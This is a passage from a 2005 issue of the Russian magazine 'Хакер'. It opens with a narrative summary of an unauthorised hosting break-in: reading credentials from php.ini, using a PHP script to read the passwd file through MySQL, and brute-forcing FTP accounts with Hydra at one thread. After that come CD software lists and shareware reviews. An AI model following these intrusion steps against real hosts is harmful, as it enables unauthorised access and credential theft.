незаметном, на первый взгляд, файле php.ini. С помощью полученных данных он влезает в панель управления «Сельмагом» и… уже по традиции не находит там ровным счетом ничего полезного.

Впрочем, надежда получить доступ к файлу с системными логинами еще есть! Для чтения файлов в безопасном режиме был написан специальный скрипт на PHP, который работает с MySQL и считывает нужный файл. Главное условие — иметь в распоряжении доступ к БД, который, как я уже сказал, был ранее получен. Хакер транспортирует safe_mode.php (именно так назван скрипт) с security.nnov.ru и меняет стандартные значения важных параметров, после чего заливает сценарий на хост. Вуаля! Файлик с учетными записями легко оказывается в наших лапах.

Теперь самое время подумать об организации брутфорса. Главный герой подключается к шеллу и отдает известному брутеру Hydra команду «фас», подразнив ее только что добытым файлом passwd. К несчастью, PureFTP, установленный у хостера, ни в какую не выносит "пицот" попыток логина с одного адреса и посылает взломщика лесом :). Чтобы исправить сложившуюся ситуацию нужно изменить количество одновременно запущенных потоков до 1, то есть в принципе отключить многопоточность. После этих довольно-таки нехитрых манипуляций герой буквально через пару минут подбирает пароли к нескольким аккаунтам. Mission Accomplished ;)







WINDOWS

DEVELOPMENT
ActivePython 2.4.1.247
ASPack 2.12
ASProtect 1.23
ASProtect SKE Free Trial
DirectX SDK 9.0c October 2005
Dreamweaver 8
HiTechVnSoft Editplus
For NET v1.01
Nullsoft Install System (NSIS) 2.10
OllyDbg 1.10
UltraEdit v11.20
Visual Prolog 6.3
Win Merge 2.4.0
XML Suite 2006

MISC
7-Zip 4.29
Acrobat Reader 7.0.5
Advanced Diary 1.2
AM-DeadLink 2.7
ArtMoney SE v7.14
AveDesk 1.3
Chameleon Clock 3.50.3
CyberArticle v4.35
DiskMonitor 4
EasyClip 2.0
FAR Manager 1.70 Alpha 6
Build 2051
GMail Drive 1.0.8
KeePass-1.03
KillCopy 2.82
Mindjet MindManager Pro 6
nLite v1.0 RC1
PDF Explorer beta 1.5
Rainlendar-0.21.2
Samurize 1.63.1
Style XP 3.13
Universal Vista Inspirat Brico
Pack 1.1
WinRAR 3.51
XDESK 4.20

MULTIMEDIA
Adobe Premiere Pro 1.5
AV Voice Changer Software
Diamond Edition 4.0
Blender for Windows 2.40
Alpha 1
Camtasia Studio 3.0.1
CopyToDVD 3.0.70
DivxToDVD 1.99.21
DVDLab Pro v1.53
FFDShow MPEG-4 Video
Decoder
FontLab Studio 5.0
GX-Transcoder 2.22.2781
K-Lite Codec Pack Full 2.59
Beta 1
Minilyrics 4.1.2019
Mp3tag 2.33a
Paint.NET 2.5 Beta 4
Panorama Composer 2
Picasa 2.1.0
SnagIt 7.2.4
Winamp 5.11
Winamp TV 1.9b10
WinDVD 7
Xara Xtreme
XnView 1.80.3

NET
3d Traceroute 2.1.8.18
AdRem NetCrunch 3.1
Premium
AdvancedRemoteInfo 0.6.4.1
AiRoboForm 6.3.98
Apache HTTP Server for
Windows 2.0.55
Awasu 2.1.3 Beta
BORGChat 0.9.9
CuteFTP 7.1
DNS Redirector Setup v5.4.0.5
Download Master 4.3.7.933
DynDNS Updater 3.1.0.7
EMS SQL Manager 2005 for
MySQL
Firefox 1.0.7
Firefox 1.5 Beta 2
FTPRush Unicode 1.0.0568
Hamachi for Windows 0.9.9.9
Miranda-pack
MRTG 2.12.2
My Voice Email 1.5
MySQL 5.0
Naoko 4.5 June
NewzCrawler 1.7 SR2
Opera 8.50
Opera 9.0 Preview 1
OpManager 5.6
OpUtils 3.2.0
PortMapper 1.03
Sambar Server 6.3 Beta 2
Secure CRT 5.0.3
ServiceDesk Plus 4.1
Slim Browser Ver 4.06
Teamspeak 2
Tiny Firewall 6.5.126l
Tor for Windows 0.1.1.8 Alpha
URL-Album 1.3.1
URLBase 6
UserGate 3.0.17
uTorrent 1.1.5
WiFi Manager 4.2.1
WinHTTrack 3.33
WinPcap 3.0
X-Chat 2.4.5f
XDCC Catcher Basic 2.2.1.0

SYSTEM
Access Boss 2.2
Ashampoo Magic Security 1.55
ATI Tray Tools 1.0.4.780
AutoMate 6.0
BIOS Finder 3.0.7
BurnInTest Professional 4.0
DeviceLock 5.71
Double Driver 1.0
EventLog Analyzer 4
FireDaemon-Pro 1.8
HD Tune 2.51
Hide Folders XP v.2.2
Ideal Migration 3.2
IntelliComplete Professional 3.3
Microsoft Malicious Software
Removal Tool 1.9
Notebook Hardware Control
1.9 BETA 03
O&O Defrag 8.0.1398
OpenOffice 2.0
RivaTuner 2.0 RC 15.7
Second Copy 7.0.0.142
Spy Sweeper 4.5
System Safety Monitor 2.0.0
beta 1
Tripwire 4.6
VirtualWiFi 1.0
Windows Server 2003
Optimize Tool v1.45
Windows Unattended CD
Creator 0.9.8
ZoneAlarm Anti-Spyware
6.1.514.000

UNIX

DEVELOPMENT
glib & glibc
nvu 1.0
onPHP 0.2.3
Psyco 1.4
PyGTK 2.4.1
qt 3.3.5
qt 4.0.0

MISC
Adobe Reader for Linux 7.0
BasKet 0.5.0
Kat - Desktop Search Engine
for Linux 0.6.4
kbootsplash 0.4 CR2
KChm 0.6.5
Klso 0.8.2.1
PornView 0.2
psyBNC2.3.2-7
RPM Finder 1.3.2
Synaptic 0.57.2
XArchive 0.2.4-1
Xpdf 3.01
Yum 2.4.0

MULTIMEDIA
amaroK 1.3.5
DVD Rip-O-Matic 0.92
gimp-2.2.0
K3b 0.12.5
Macromedia Flash Player for
Linux 7.0.25.0
Xara LX 0.1b
xine

NET
Apache 1.3.34
Apache HTTP Server 2.0.55
ethereal 0.10.12
Firefox 1.0.7
Firefox 1.5 Beta 2
Hamachi 0.9.9.9
iptables 1.3.3
KDE Bluetooth Framework 1.0
beta1
KMLDonkey 0.10.1
KMyMoney 0.8
KNetDockApp 0.65
KVpnc 0.8.1
licq 1.3.2
LimeWire for Linux 4.9.30
MLdonkey 2.6.6
Mozilla Suite 1.7.12
Mozilla Thunderbird 1.0.7
mrtg-2.12.2
muhttpd 1.0.4
Nessus 2.2.5
netcat-0.7.1
NetWhistler 2.7
Nikto 1.35
openssl 0.9.7i
PuTTY 0.58
rdesktop 1.4.1
sniffdet-0.9
so 1.3.1
sylpheed-2.1.4
Tor for Unix 0.1.1.8-alpha
Webmin 1.240
WiFi Radar 1.9.4
xchat-2.4.5

SYSTEM
FreeBSD 6.0 RC1
chkrootkit 0.45
ClamAV 0.87
gnome 2.13.1
kernel
lfs 6.1.1
MySQL 5.0
nilfs 1.0.1
OpenOffice.org 2.0 Final
openvz
Partition Logic 0.57
pgadmin3-1.2.2
phpPgAdmin 3.5.6
Postfix 2.2
Postfix 2.3 experimental
release
PostgreSQL 8.0.4
Sendmail 8.13.5
snort-2.4.3
Wine 0.9







№ 11(83) НОЯБРЬ 2005 ХАКЕР



CD1

WINDOWS

DEVELOPMENT
- ActivePython 2.4.1.247
- ASPack 2.12
- ASProtect 1.23
- ASProtect SKE Free Trial
- Dreamweaver 8
- HiTechVnSoft Editplus For NET
- Nullsoft Install System (NSIS)
- OllyDbg 1.10
- UltraEdit v11.20
- Visual Prolog 6.3
- Win Merge 2.4.0

MISC
- 7-Zip 4.29
- Acrobat Reader 7.0.5
- Advanced Diary 1.2
- AM-DeadLink 2.7
- ArtMoney SE v7.14
- AveDesk 1.3
- Chameleon Clock 3.50.3
- CyberArticle v4.35
- DiskMonitor 4
- EasyClip 2.0
- FAR Manager 1.70 Alpha 6
- GMail Drive 1.0.8
- KeePass-1.03
- KillCopy 2.82
- nLite v1.0 RC1
- PDF Explorer beta 1.5
- Rainlendar-0.21.2
- Samurize 1.63.1
- Universal Vista Inspirat Brico
- WinRAR 3.51
- XDESK 4.20

MULTIMEDIA
- AV Voice Changer Software
- Blender for Windows 2.40
- DivxToDVD 1.99.21
- DVDLab Pro v1.53
- FontLab Studio 5.0
- Mp3tag 2.33a
- Paint.NET 2.5 Beta 4
- Panorama Composer 2
- Picasa 2.1.0
- SnagIt 7.2.4
- Winamp 5.11
- Winamp TV 1.9b10
- Xara Xtreme

NET
- AdvancedRemoteInfo 0.6.4.1
- AiRoboForm 6.3.98
- CuteFTP 7.1
- DNS Redirector Setup
- DynDNS Updater 3.1.0.7
- Firefox 1.0.7
- FTPRush Unicode 1.0.0568
- Hamachi for Windows
- MRTG 2.12.2
- My Voice Email 1.5
- Naoko 4.5 June
- Opera 8.50
- Secure CRT 5.0.3
- Slim Browser Ver 4.06
- Teamspeak 2
- Tiny Firewall 6.5.126l
- Tor for Windows 0.1.1.8
- uTorrent 1.1.5
- WinHTTrack 3.33
- X-Chat 2.4.5f
- XDCC Catcher Basic 2.2.1.0

SYSTEM
- Access Boss 2.2
- Ashampoo Magic Security
- ATI Tray Tools 1.0.4.780
- BIOS Finder 3.0.7
- Double Driver 1.0
- FireDaemon-Pro 1.8
- Hide Folders XP v.2.2
- IntelliComplete Professional 3.3
- Notebook Hardware Control 1.9
- O&O Defrag 8.0.1398
- RivaTuner 2.0 RC 15.7
- VirtualWiFi 1.0

UNIX

DEVELOPMENT
- nvu 1.0
- qt 3.3.5

MISC
- BasKet 0.5.0
- Kat — Desktop Search Engine for Linux 0.6.4
- kbootsplash 0.4 CR2
- KChm 0.6.5
- PornView 0.2
- psyBNC2.3.2-7
- RPM Finder 1.3.2
- Synaptic 0.57.2
- Xpdf 3.01
- Yum 2.4.0

MULTIMEDIA
- amaroK 1.3.5
- DVD Rip-O-Matic 0.92
- gimp-2.2.0
- K3b 0.12.5
- Macromedia Flash Player for Linux 7.0.25.0
- Xara LX 0.1b
- xine

NET
- Apache 1.3.34
- ethereal 0.10.12
- Firefox 1.0.7
- Hamachi 0.9.9.9
- iptables 1.3.3
- KDE Bluetooth Framework 1.0
- KMLDonkey 0.10.1
- KMyMoney 0.8
- licq 1.3.2
- MLdonkey 2.6.6
- Mozilla Suite 1.7.12
- Mozilla Thunderbird 1.0.7
- mrtg-2.12.2
- PuTTY 0.58
- sniffdet-0.9
- Tor for Unix 0.1.1.8-alpha
- xchat-2.4.5

SYSTEM
- chkrootkit 0.45
- ClamAV 0.87
- MySQL 5.0
- nilfs 1.0.1
- Partition Logic 0.57
- pgadmin3-1.2.2
- phpPgAdmin 3.5.6
- Postfix 2.2
- PostgreSQL 8.0.4
- Sendmail 8.13.5
- snort-2.4.3
- Wine 0.9

№ 11(83) НОЯБРЬ 2005 ХАКЕР



CD2

VISUAL HACK ++
- Взлом хостинга: часть вторая
- Взлом IdealBB на примере forum.xakep.ru
- Прохождение октябрьского конкурса

ШАРОWAREZ
- Animation Workshop 2.0.8
- Cute Reminder v 2.1
- Full Screen v 2.5
- GEO Spider v 1.5
- Kaboodle 1.02
- miniMIZE v 1.0.24
- Multiplicity v 1.02
- NH Backup v 3.0
- Screen Babe 2006
- Secura Backup 2.13
- SharpKeys v 1.1
- TranslateIt! v 1.4 beta
- UsefulRest 2.6a Build 94
- WebSite-Watcher v 4.04
- WinFonie Mobile 1.9.54

UNIXWAREZ
- Cinelerra 2.0
- Devhelp 0.10
- gFtp 2.0.18
- GXine
- KRadio 1.0
- XdTV 2.2.0

X-TOOLZ
- BT-Devices Viewer v.0.19a
- Kismet-2005-08-R1
- Offline NT Password & Registry Editor
- THC-pptp-bruter 0.1.4

UPDATES
- Бесплатная версия DrWeb для читателей журнала Хакер
- Базы для Антивируса Касперского
- Все актуальные заплатки для Windows XP SP2

TRASH
- Резизы THC
- Резизы RST

M.J.Ash
m.j.ash@real.xakep.ru


SideX
sidex@real.xakep.ru



SharpKeys v 1.1

Windows 2k/XP/2003
Size: 1073 Kb
Freeware
www.randyrants.com/sharpkeys

Когда обычному пользователю требуется отключить или переназначить некоторые кнопки на клавиатуре, он устанавливает себе на машину какой-нибудь клавиатурный менеджер. Однако продвинутые юзеры знают, что ту же задачу можно решить значительно изящней — путем правки реестра. В последних версиях ОС Windows ремаппингом клавиш заведует двоичный параметр Scancode Map, который находится (создается) в разделе *HKLM\SYSTEM\CurrentControlSet\Control\Keyboard Layout*. Но вручную редактировать этот параметр довольно утомительно, несмотря на наличие в Сети подробных инструкций (*www.usnetizen.com/fix_capslock.html*). Здорово выручают готовые REG-файлы, которых полно в FAQ'ах и на форумах, но, к сожалению, выполнение одного REG-файла автоматически отменяет действие другого. Я сам сталкивался с этой проблемой и, честно говоря, нашел ее решение далеко не сразу. Но все-таки нашел. Прошу любить и жаловать — SharpKeys, утилита для визуального редактирования параметра Scancode Map. Очень удобная вещь! Во-первых, она расшифровывает и показывает текущее состояние указанного параметра, а во-вторых, помимо информации о стандартных кнопках, в ее базу забиты скан-коды дополнительных клавиш различных мультимедийных клавиатур. Ты, наверное, знаешь, что многие владельцы таких клавиатур жалуются на нестандартную работу кнопок F1-F12 (по умолчанию, до нажатия на специальную клавишу «F Lock», они не работают)? Так вот, с помощью SharpKeys это лечится за пять минут. Посмотри на скриншот: всего несколько записей и функциональные клавиши моей Microsoft Natural Keyboard начинают вести себя адекватно, а бесполезная кнопка «Home» превращается в крайне полезный «Insert».




miniMIZE v 1.0.24

Windows XP
Size: 349 Kb
Freeware
http://aquaria.za.net

Оригинальная утилита, расширяющая возможности стандартного графического интерфейса Windows. Делает процесс сворачивания/минимизации окон гораздо более наглядным. Если раньше окна просто исчезали с экрана, то теперь они уменьшаются в размерах и ровными рядами выстраиваются на рабочем столе. Конечно, выглядит это необычно, зато переключение из окна в окно превращается в сплошное удовольствие. Причем, в отличие от популярных нынче визуальных taskswitcher'ов, утилита miniMIZE работает постоянно, не требуя активации «горячей клавишей».

При необходимости уменьшенные изображения окон могут размещаться на переднем плане, что еще больше облегчает процесс переключения между приложениями. Кроме того, ты можешь управлять размерами «превьюшек» и степенью их прозрачности. Весит программа немного, процессор практически не грузит и денег за свою работу не требует. Заинтересовавшимся товарищам настоятельно советую после прочтения данной заметки проследовать на домашнюю страничку miniMIZE: утилита активно развивается и ее автор грозился в самое ближайшее время порадовать всех юзеров новой версией с более продвинутыми настройками.




Full Screen v 2.5

Windows 9x/Me/NT/2k/XP
Size: 500 Kb
Shareware
www.fanix.com

Уникальная утилита для максимально эффективного использования экранного пространства. Встраивается в систему и позволяет одним кликом разворачивать интересующее тебя окно на весь экран. При этом заголовок данного окна прячется за верхним краем экрана, а панель задач принудительно убирается. Тебе этого недостаточно? О'к, тогда есть другой вариант. Вместо того чтобы кликать левой кнопкой мышки, удерживая при этом нажатой клавишу Alt, по заголовку, попробуй кликнуть по рабочей области приложения: есть серьезная вероятность того, что программе Full Screen удастся эту область максимизировать. Поэкспериментируй! Ты довольно скоро убедишься, насколько это удобно, особенно с учетом того, что повторный клик (с удерживанием Alt'а) мгновенно возвращает все в исходное состояние.

Кстати, помимо главной функции, Full Screen предлагает юзеру целый ряд приятных дополнительных услуг (фиксация размеров и расположения выбранного окна, быстрое размещение его в нужной области экрана, присвоение атрибута «поверх всех окон» и т.д.). Причем тебе нет нужды париться, заучивать множество комбинаций «горячих клавиш»: Ctrl + правый клик мышкой — и Full Screen выплевывает на передний план менюшку с полным списком операций, которым можно подвергнуть окно под курсором.



Cute Reminder v 2.1

Windows 9x/Me/NT/2k/XP
Size: 1772 Kb
Shareware
www.cutereminder.com

Блокнот, «липкие листочки» и продвинутый «будильник» — вот три основных составляющих Cute Reminder. Согласен, набор функций не поражает воображение… но только лишь до тех пор, пока ты не попробуешь эту прогу в деле. Честно скажу, я «подсел» на Cute Reminder уже после первых пяти минут тестирования. Степень навороченности не имеет значения, продуманность и удобство использования — вот что я ценю в подобных утилитах больше всего. Все важнейшие функции программы находятся от пользователя на расстоянии одного клика. Это достигается за счет наличия специальной панели быстрого вызова, которая почти полностью прячется за краем экрана, вылезая оттуда лишь при приближении курсора мыши. Один клик — и ты уже готов записывать диктуемый адрес, номер телефона или неожиданно пришедшую тебе в голову идею. Один клик — и через пять минут прога с удовольствием напомнит тебе, что ты поставил чайник на плиту. При этом простота использования отнюдь не означает урезанной функциональности Cute Reminder. Наоборот, система напоминаний этой проги отличается завидной гибкостью. Есть общий Control center, позволяющий просматривать/редактировать накопленные заметки или программировать многочисленные «будильники» с помощью встроенного планировщика. Для ценителей прекрасного предусмотрена поддержка сменных шкур. Ресурсопотребление (важная характеристика программ данного вида) — невысокое. Помимо стандартной версии, с домашней странички Cute Reminder любители лишних наворотов могут выкачать версии Professional и Enterprise.




TranslateIt! v 1.4 beta

Windows 9x/Me/NT/2k/XP
Size: 2700 Kb
Freeware
www.translateit.ru

По-настоящему контекстный англо-русский переводчик. Запускаешь TranslateIt!, подводишь указатель мыши к незнакомому слову, и рядом тут же появляется небольшое окошко с переводом. Быстро и удобно, но главное — не надо отвлекаться от чтения для работы со словарем, теряя при этом ход мысли.

Программа может работать с любыми приложениями, использующими движок Internet Explorer (Outlook Express, Maxthon/MyIE2, CyberArticle и т.д.). Разработчики утверждают, что в данной версии содержится англо-русский словарь с более чем 84000 словарных статей и русско-английский словарь с более чем 66000 словарных статей. При этом перевод слов TranslateIt! показывает весьма оперативно, а процессор грузит незначительно. В программе предусмотрен механизм автоматической смены направления перевода в зависимости от языка переводимого слова, есть поддержка профилей.




Разработчики называют свой переводчик уникальным (хотя на самом деле это не так). Я знаю много прог, работающих по тому же принципу. Поэтому уникальным скорее следует считать тот факт, что столь интересная, стабильно работающая утилита распространяется совершенно бесплатно, причем с неурезанным, богатым «словарным запасом».

Multiplicity v 1.02

Windows 2k/XP/2003
Size: 2859 Kb
Shareware
www.stardock.com/products/multiplicity

Довольно нетипичным для себя продуктом нас недавно порадовала компания Stardock. Может быть, ее разработчикам уже просто до смерти надоело клепать утилиты для изменения интерфейса Windows и они, ради разнообразия, решили замутить что-нибудь действительно полезное? Не знаю… Как бы то ни было, ребята не подкачали. Их программа Multiplicity — настоящая находка для тех, кто порой вынужден работать на нескольких компах одновременно. Благодаря ей мышь и клава одного компьютера может использоваться для работы на другом, рядом стоящим. То есть ты можешь играть на одной машине и в это же время писать отчет на другой, не прыгая с одной клавиатуры на другую. Естественно, способы переключения между компьютерами предусмотрены самые разнообразные. К тому же ребята из Stardock, само собой, не могли обойтись без визуальных эффектов, так что при передаче управления картинка на мониторе той машины, с которой ты «ушел», плавно темнеет, а у той, на которую «пришел», также плавно приобретает нормальную яркость. Но это еще не все вкусности! Не стоит забывать о наличии общего буфера обмена у всех машин, работающих под Multiplicity, и о возмож-




ности (в Pro версии) простого обмена файлами между такими машинами. Ну что после этого можно сказать?!! Только одно — Must have. И пояснить (чисто для самых бестолковых :)), что для создания единого «центра управления» требуется наличие локальной сети и предварительная установка Multiplicity на всех компьютерах, работой которых ты собираешься руководить.

NH Backup v 3.0

Windows 9x/Me/NT/2k/XP/2003
Size: 3627 Kb
Shareware
www.nhbackup.com


Опытные товарищи наверняка знают, что обычного юзера практически невозможно заставить делать резервные копии. Неважно, какой бэкап-менеджер ты поставишь, пользоваться им все равно не будут, оправдывая свою лень обычной забывчивостью или сложностью программы. Но с одной вполне рабочей схемкой я все-таки недавно столкнулся. Особенностью этой схемы было то, что все операции по архивации/синхронизации данных запускались и выполнялись автоматически, и от пользователя требовалось только одно: перед уходом домой он должен был вставить в USB-порт компьютера свой персональный флеш-драйв. Благодаря программе NH Backup ты тоже можешь оценить элегантность подобного решения. От обычного бэкап-менеджера указанная софтина отличается расширенной поддержкой сменных дисков и наличием программы-агента, которая отслеживает подключение таких дисков к компьютеру. Естественно, NH Backup Agent запускается после загрузки системы и постоянно работает в фоновом режиме, но ввиду малого веса агента это обстоятельство не напрягает. Кстати, специально хочу отметить, что NH Backup не пытается скинуть твои данные на любую воткнутую в компьютер флешку. Нет, процесс резервного копирования начинается лишь тогда, когда в системе появляется диск, серийный номер которого прописан в настройках программы.



GEO Spider v 1.5

Windows 9x/Me/NT/2k/XP
Size: 10914 Kb
Shareware
www.oreware.com

Новая программа из разряда визуальных «трассировщиков», то есть утилит, умеющих отображать путь следования ip-пакетов на карте мира. Программ подобного рода очень мало, однако одна из них — VisualRoute (*www.visualware.com*) — развивается уже столько лет, что конкурировать с ней по достоверности определения географического положения хостов, через которые проходят данные, практически невозможно. Но, к счастью,



GEO Spider и не пытается это делать — свою «молодость» программа старается компенсировать с помощью ряда дополнительных функций :). Ну, к примеру, в GEO Spider не надо вручную вбивать адреса — у проги есть следящий модуль, который сам отслеживает интернет-запросы всех приложений. Кроме того, прога накапливает информацию и наносит новые маршруты следования данных, не затирая старые. И это не только симпатично выглядит! Во время тестирования я воспользовался данной функцией, чтобы узнать, какие проги (без особого на то разрешения :)) лазали в Сети, и куда именно они обращались… Хм… А ведь если подумать, то GEO Spider, пожалуй, способен понравиться даже тем, кому слова ping, whois и traceroute абсолютно ничего не говорят. Взгляни на скриншот — там, думаю, хорошо видно, какую оригинальную фоновую картинку эта прога может (по команде пользователя) поместить на его рабочий стол. :)

WebSite-Watcher v 4.04

Windows 9x/Me/NT/2k/XP
Size: 3050 Kb
Shareware
www.aignes.com





Мощнейший инструмент, хранящий в удобной форме закладки пользователя и автоматически проверяющий «заложенные» сайты на наличие обновлений и изменений. Копии всех обновившихся веб-страниц программа записывает на диск для их последующего офлайнового просмотра. Этот просмотр обеспечивает встроенный браузер, который выводит страничку на экран, не забывая подсвечивать те ее участки, которые успели измениться со времени последней проверки. Единственный конкурент WebSite-Watcher (*www.aignes.com*) — программа Check&Get (*www.activeurls.com*). Увы, ее третья версия до сих пор еще не вышла из стадии бета-тестирования. А это значит, что по своим

функциональным возможностям WebSite-Watcher вновь вырывается вперед. В прогу встроен RSS-ридер и поддержка скриптов. Но главное, что в WebSite-Watcher уже реализована система фильтрации, позволяющая свести к нулю процент ложных срабатываний. Теперь не обязательно мониторить всю страницу — прога может проверять лишь часть, выбранную пользователем, не обращая внимания на появление новых баннеров/рекламных блоков. А это, поверь мне, очень важно! Особенно если ты так же, как и я, ежедневно контролируешь с помощью этой проги весь Интернет (ну, или, по крайней мере, около сотни интернет-ресурсов: свежие поступления электронных библиотек, интересные ветки форумов, новостные ленты информационных ресурсов и т.п. :)).

UsefulRest 2.6a Build 94

Windows 95/98/me/2K/XP/2003

Shareware

Size: 540 Kb

www.olympsoft.com

В одном из прошлых номеров я обещал устранить проблемы с потенцией и жидким стулом с помощью программного эмулятора кактуса. Я не Кашпировский или Чумак, но сегодня снова предложу решение всех проблем, которые устраивает твой железный конь. UsefulRest будет заставлять тебя отдыхать, вырубая комп через определенные временные промежутки. Описание проги начинается с перечисления бесконечных болезней, которые вызываются работой за компом. Советую скачивать прогу с закрытыми глазами, чтобы не обнаружить у себя симптомы всех нарисованных на сайте болячек. Другое дело, как подметил один из юзеров проги, у искреннего поклонника продукта могут быть проблемы с головой, если он не способен сам делать перерывы в работе без применения грубой силы. Обкатывая софтину, я расставил себе переменки в работе, которые анонсировались wav'ом школьного звонка :).



Secura Backup 2.13

Windows 95/98/me/2K/XP/2003


Shareware

Size: 3105 Kb

www.securabackup.com

Раньше меня раздражали кодеры, которые объявляли открытием века свой новый (20000434343-й) MP3-плеер или download-менеджер. Теперь появилась новая статья раздражения — backup-утилиты.

До краха системы бэкап доводить не хотелось и не успевалось... Теперь же я предлагаю действительно новую затею, которая всосала целый строй прежде невиданных тем (по крайней мере, моим зорким глазом :)). Среди них — запутывание сохраняемой инфы в 128 битах шифра, которое, безусловно, будет востребовано хакерюгой. Его не попалят, как одного моего знакомого, что имел на харде супер-пупер-секси шифр, но все бэкапные DVD лежали на антресоли в голом виде, которыми потом залюбовались чекисты при обыске...



Важно не только шифрование инфы, но и правильное место ее складирования. Данная тулза умеет размещать инфо на FTP, рассылать по частям на e-mail, сливать на серверы локалки и, конечно, нарезать болванки. Можно как пополнять уже созданные архивы, так и держать их раздельно, чтобы иметь инфо в сохранности, не затронутой возможными изменениями. Если backup по-хакерски, то backup от Secura!

Kaboodle 1.02


Windows 95/98/me/2K/XP/2003

Freeware

Size: 1230 Kb

www.kaboodle.org

Всем известно, что если IT-консалтинговая контора находит денежного клиента, то тот подвергается безостановочной дойке. Одного моего знакомого развели, выдав бредогон, что для соединения его локалки в Москве с офисом в Екатеринбурге нужно протягивать дорогие (золотые?) кабели, настраивать роутеры у провайдеров с обеих сторон, даже получать разрешение от ФАПСИ! Ты можешь догадаться, сколько бабла мог сохранить этот горемыка, если бы купил Х и скачал фришную «соединялку» сетей Kaboodle. Имея *nix-корни (код, написанный на чистом и грамотном С), прога все же несет очень комфортный GUI. В нем можно изучать настоящих членов твоей сети и тех, что попадут в твои руки загребущие после линковки. Возможно и удаленное управление подконтрольными машинами, которое я нашел лишь «возможным», но не идеальным, так как удобства Radmin'а нагнать пока что не удалось.



Awasu 2.1.3 Beta

